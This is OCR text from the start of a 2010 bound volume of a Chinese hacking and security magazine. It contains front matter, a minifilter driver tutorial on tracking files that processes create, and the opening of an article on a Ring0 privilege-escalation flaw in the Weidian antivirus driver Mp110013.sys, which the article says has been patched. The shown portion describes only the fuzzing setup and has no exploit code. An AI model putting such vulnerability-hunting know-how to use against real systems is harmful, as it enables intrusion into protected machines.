安全技术大系

"十一五"国家重点图书出版规划项目

Broadview®
www.broadview.com.cn

黑客防线系列

黑客防线

2010合订本（下半年）

《黑客防线》编辑部　编

◇ 剖析黑客攻防技术焦点

◇ 展示技术的创新与突破

◇ 透视黑客攻防发展趋势

◇ 全面收录流行黑客技术

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

安全技术大系

"十一五"国家重点图书出版规划项目

黑客防线系列

黑客防线

2010合订本（下半年）

《黑客防线》编辑部　编

電子工業出版社
Publishing House of Electronics Industry
北京·BEIJING

内 容 简 介

本书为《黑客防线》杂志2010年第7期至第12期杂志所刊登文章的合集，内容涉及当前操作系统与应用软件最新漏洞的攻击原理与防护、脚本攻防、渗透与提权、溢出研究，以及网络安全软件的编写、网管工具的使用等。本书涉猎范围广，涵盖目前网络安全领域的各个方面，其中不乏代表着国内网络安全的顶级技术研究，0Day 漏洞的发布，以及最新的安全技术研究趋势，具有极高的收藏与阅读价值。

本书适用于网络安全业者、网络管理员、软件测试人员，以及在校大学生等诸多网络安全爱好者阅读。

图书在版编目（CIP）数据

黑客防线：2010 合订本. 下半年 / 《黑客防线》编辑部编. —北京：电子工业出版社，2011.2
（安全技术大系）
ISBN 978-7-121-12747-2

Ⅰ. ①黑…　Ⅱ. ①黑…　Ⅲ. ①计算机网络－安全技术　Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2011）第 001958 号

策划编辑：毕　宁　　bn @phei.com.cn
责任编辑：许　艳
印　　刷：北京天宇星印刷厂
装　　订：三河市皇庄路通装订厂
出版发行：电子工业出版社
　　　　　北京市海淀区万寿路 173 信箱　邮编 100036
开　　本：900×1280　1/16　印张：29.25　字数：1267 千字
印　　次：2011 年 2 月第 1 次印刷
印　　数：4000 册　　定价：59.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

前　　言

关于《黑客防线》

《黑客防线》是一本涉及网络信息安全的纯技术月刊，创刊于 2001 年，至今已经历时 10 年。10 年来，《黑客防线》坚持“在攻与防的对立统一中寻求技术突破”的理念，积极倡导技术创新和突破，成为国内网络信息安全技术人员和相关专业在校学生不可缺少的技术月刊。

随着时代的发展，为了使读者更加及时、便捷地阅读这本技术月刊，从 2010 年 7 月开始，月刊采用了电子版网络传播形式，不再出版纸质版的月刊。但是考虑到广大读者在得到快捷的电子版月刊的同时，还是希望将纸质版月刊作为技术资料收藏，为了满足这一要求，我们每半年将会出版这样一本合订本。合订本将全面收录半年的文章，偶尔也会删除极少部分技术含量不足文章，总体还是体现技术创新和突破。

关于《黑客防线》半年合订本的出版周期

我们一般会在每年的 8 月出版上半年的合订本，每年的 2 月出版前一年下半年的合订本。由于编、印、发涉及诸多环节，希望读者能够容忍这个延时。如果希望及时阅读其中的文章，还是建议到《黑客防线》官网订阅电子版月刊。

关于文章中涉及代码的下载

由于强调纯粹技术性的研究，很多文章涉及的技术阐述需要用代码实现，本来应该收录在光盘中随书配赠，但是，目前光盘审读一般依赖杀毒软件扫描结果，对于本技术领域很多代码都会误报，而一一澄清又需要拖延出版周期。所以，我们只能在《黑客防线》官网提供相关代码的下载，由此带来的不便希望得到读者的谅解。

关于购买合订本的途径

电子工业出版社所有的销售终端都是极好的购买途径，包括但不限于各大新华书店、科技书店、计算机书店，以及网络书城。同时《黑客防线》编辑部的淘宝店也会有便捷服务。

关于《黑客防线》的内容定位

《黑客防线》一直倡导技术创新和突破。这种创新和突破与网络信息安全相关，旨在强调底层编码技术研究、底层协议、系统内核、程序缺陷等方面技术对抗，反对应用级别的攻击实验性质的描述文章，真正实现底层技术层面的攻与防的对立统一，这是我们 10 年来一直倡导的，也是今后要坚持方向。所以，欢迎后来者居上的新人也勇于尝试技术研究和创新，相信在这个技术领域只有创新、没有权威。欢迎大家积极投稿，投稿邮箱：du_xing_zhe@yahoo.com.cn。作者将会获得《黑客防线》技术团队头衔，并且有机会获得课题和科研项目经费资助。

关于感谢的话

10 年间《黑客防线》的技术探索之路其实也是一条不平坦的道路。由于众所周知的原因，我们一直寻求在法律允许的范围内研究这个边缘性、交叉性学科所涉及的纯粹技术，其目的就是为本土网络信息安全建立一个技术家园，培养出稀缺门类的技术专才。在此过程中，我们始终得到了各大安全公司和相关行业的认可。特别是有的公司在录用员工时客观参考在《黑客防线》上发表的文章，还有的公司在员工技术考核中把在本刊发表的文章也列入指标，有些高校相关专业给予我们作者以奖学金或者学分奖励。这种认可，是我们首先要感谢的。还要感谢 10 年来坚持技术研究并且投稿支持我们，与读者分享技术成果的作者们，其实这些作者们已经成为相关行业的技术中坚力量。同时，更要感谢坚持阅读分享并且参与技术研究的广大读者，以及很多机构的图书馆、资料室，读者的需要使我们感到了工作的价值。最后，要感谢的是电子工业出版社将本书作为一个系列持续出版下去的计划，此中尽职尽责的毕宁编辑卓有成效的工作也受到我们尊敬和感谢。

《黑客防线》编辑部 binsun20000@gmail.com

《黑客防线》2010 合订本（下半年）目录

焦点关注

漏洞攻防

脚本攻防

工具测试

渗透与提权


溢出研究

网络安全顾问

编程解析

密界寻踪

前置知识：VC
关键词：minifilter、文件系统微过滤、文件监控



基于Minifilter进程衍生物跟踪技术

文/图　小华子

Minifilter是Microsoft极力推荐的一种新型的过滤器模型，在文件过滤驱动的开发中，相对于经常提到的sfilter过滤驱动，该驱动的优势更为明显。例如：minifilter很好地解决了重入的问题；实现了用户层和内核层双向通信机制；实现了上下文的安全管理；和杀软更容易兼容。这些优势使得minifilter在具体开发过程中，能够让开发人员专心于项目的功能而不必浪费太多的时间在于环境的准备上。

进程衍生物定义

进程衍生物，在程序运行过程中，为了实现具体的功能而新创建的文件或者覆盖重写原有的文件。比如Winword.exe(Word)在操作DOC文件时，会产生临时文件用来更为安全地编辑保存文件；病毒程序同样为了达到自己的目的，往往在用户机器上到处留下脚印，使之很难清除彻底。

进程衍生物跟踪意义

在反病毒分析中，跟踪病毒的衍生物能够更为深入地了解病毒的行为；在文档防泄密中，同样能够更好地监控进程临时文件的创建而将泄密风险降到更低。

衍生物跟踪可行性分析

进程在创建/打开文件时的标志如表1所示。

表1

创建选项	解释说明
FILE_CREATE	文件不存在，创建；文件存在，失败
FILE_OPEN	文件存在，打开文件；文件不存在，失败
FILE_OPEN_IF	文件存在，打开文件；文件不存在，创建文件
FILE_OVERWRITE	文件存在，重写覆盖文件；文件不存在，失败
FILE_OVERWRITE_IF	文件存在，重写覆盖文件；文件不存在，创建

根据表1分析，FILE_CREATE，FILE_OPEN_IF，FILE_OVERWRITE，FILE_OVERWRITE_IF可以作为判断当前创建文件是否为进程衍生物的标志。具体流程如图1。




图1

在PreCreate函数中完成是否为衍生物的判断，在原理上能够实现该功能，接下来则开始在具体的代码中实现响应的功能。

测试程序流程及最终目的

跟踪指定的进程：notepad.exe
在文件打开时判读当前打开文件是否为进程衍生物；
符合进程衍生物的，打印出该文件的完整路径信息；

编写Minifilter框架

Minifilter在MSDN中有详细的英文介绍，Writing a DriverEntry Routine for a Minifilter Driver就详细地介绍了如何编写minifilter驱动程序并且在WDK中还提供了一些利用minifilter编写的代码程序供学习参考。大致步骤如下。

a．注册Minifilter驱动，调用FltRegisterFilter函数，填充响应的回调函数。

b．发起过滤，调用FltStartFiltering函数来发起过滤。

具体的代码如下：

```
NTSTATUS
DriverEntry(
    PDRIVER_OBJECT pDriverObj,
    PUNICODE_STRING pRegistryString
)
{
    NTSTATUS status = STATUS_SUCCESS;
    PFLT_FILTER filter;
    status = FltRegisterFilter(pDriverObj,&CrRegistration,
&filter);                                   //注册驱动程序
  if (!NT_SUCCESS(status))
  {
  return status;
```

```
}
FlterData.CrFilter = filter;
status = FltStartFiltering(filter);  //发起过滤
if (!NT_SUCCESS(status))
{
FltUnregisterFilter(filter);
return status;
}
return status;
}
```

c．注册回调函数解析

FLT_REGISTRATION 结构体辅助完成了对 minifilter 驱动程序中回调函数的注册，在这儿主要详细地解释一下 IRP 回调函数的注册。填充 FLT_OPERATION_REGISTRATION 结构体，const FLT_OPERATION_REGISTRATION CrOperation Registration[] = {

```
{IRP_MJ_CREATE, FLTFL_OPERATION_REGISTRATION_
SKIP_PAGING_IO, PreCreate, PostCreate, NULL},
{IRP_MJ_OPERATION_END}
};
```

在这儿注册了 IRP_MJ_CREATE 函数的 2 个回调函数，分别为完成函数前处理函数和完成函数后处理函数。在跟踪进程衍生物时，在这两个函数中即可实现核心功能。

获得进程信息

在测试程序中，需要指定特定的进程，所以需要在文件打开时判断当前进程是否需要跟踪。获得进程的方式还是很多的，比如根据 EPROCESS 的 ImageFileName 获得、根据 EPROCESS 的 SectionObject 获得、根据进程的 PEB 获得，等。在测试程序中，采用最简单的 ImageFileName 来获得并且判断当前进程是否为 notepad.exe 即可。在这儿不进行详细解释，具体可以参考代码中具体实现。

进程衍生物跟踪代码分析

本来想通过文字的形式来将详细地解释函数的执行流程，但是取舍间总不能将文件的打开描述清楚，文件的打开参数复杂，参数稍有不同，创建的文件的行为就有天壤之别。文件打开流程处理的细节很多，无法在版面上通过代码的方式进行讲解，只是通过列出核心代码和重要函数进行分析。函数执行流程如下：

判读当前进程是不是需要跟踪的进程；

根据创建参数，首先排除掉试图打开文件目录的操作；

获得文件创建的具体参数，排除掉 Delete On Close 属性的文件（句柄关闭文件删除没什么跟踪的价值）；

执行文件预打开操作，获得文件的基本属性信息；

排除掉文件属性为文件夹的文件；

通过 CheckFileIsNeedtrace 判断文件是否需要跟踪；

对进行衍生物进行处理；

清理资源；

在 CheckFileIsNeedtrace 函数中处理的参数，文件创建 CreateDisposition 参数，文件大小参数；考虑到 FILE_OPEN_IF 参数处理文件时，如果文件不存在则创建文件，如果文件存在，则直接打开。在处理时，使用文件的大小作为标准，如果文档大小为 0，即使是文件已经存在，也能够作为进程衍生物来处理。对于 FILE_OPEN 的操作，则直接认为是打开已经存在的文件。

程序演示结果

记事本保存文件为 test.txt 文件，然后另存为 test.dat 文件，驱动程序捕获的调试信息如图 2 所示。


#	Time	Debug Print
0	0.00000000	该进程衍生物为：\Device\HarddiskVolume1\test.txt,进程创建状态为：创建文件.
1	0.04010454	该进程衍生物为：\Device\HarddiskVolume1\test.txt,进程创建状态为：打开文件,文件大小为零.
2	22.21837997	该进程衍生物为：\Device\HarddiskVolume1\test.dat,进程创建状态为：创建文件.
3	22.26606560	该进程衍生物为：\Device\HarddiskVolume1\test.dat,进程创建状态为：打开文件,文件大小为零.

图 2

后　　记

Minifilter 在文件监控，文件加解密领域受到了越来越多的人重视，凭借着微软本身的强力推进，良好的系统兼容性和稳定性正逐渐的应用到商业领域。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：汇编
关键词：微点、Mp110013.sys、本地提权



东方微点主动防御 Mp110013.sys 本地特权提升漏洞

文/图　shineast

漏洞概述

微点主动防御软件是第三代反病毒软件，颠覆了传统杀毒软件采用病毒特征码识别病毒的反病毒理念。微点主动防御软件采用主动防御技术能够自主分析判断病毒，解决了杀毒软件无法防杀层出不穷的未知木马和新病毒的弊端。微点主动防御

软件是北京东方微点信息技术有限责任公司（以下简称微点公司）自主研发的具有完全自主知识产权的第三代反病毒产品，在国际上首次实现了主动防御技术体系，并依此确立了反病毒技术新标准。微点主动防御软件最显著的特点是，除具有特征值扫描技术查杀已知病毒的功能外，更实现了用软件技术模拟反病毒专家智能分析判定病毒的机制，自主发现并自动清除未知木马和新病毒。

然而在东方微点主动防御 1.2.10581.0278 的驱动程序 Mp110013.sys 中存在一处严重的本地特权提升漏洞。该漏洞是我在 2010 年 4 月 7 日晚上，通过自己的 IoControl Fuzz 工具挖掘的。影响微点主动防御 1.2.10581.0278 和以前的版本。利用该漏洞能够实现本地特权提升，进 Ring0，突破所有安全软件的防御。不过该漏洞笔者早已上报给厂商，6 月初已经修复完毕。此时放出来，只是供大家参考和研究学习。

漏洞重现与分析

为了揭示和重挖该漏洞，首先我们在虚拟机中安装东方微点主动防御软件 1.2.10581.0278，如图 1 所示。

紧接着启动笔者开发的 IoControl Fuzz 程序，该工具的介绍和详细原理，请参考本期杂志中的《自己开发内核漏洞挖掘工具 IoControlFuzzer》一文，如图 2 所示。




图 1




图 2

同时对微点的服务程序 MPSVC2.exe 进行 IoControl MITM Fuzz，即中间人 Fuzz，在进程列表中选中 MPSVC2.exe 进程，然后单击进程列表右上角的“MITM Fuzz”按钮，会弹出如图 3 所示对话框。

我们此时的 Fuzz 策略只设置对输入数据的畸形化，即对输入数据的头 64 字节进行随机化，如图 3 所示，然后单击右下角的“确定”按钮，如图 4 所示。

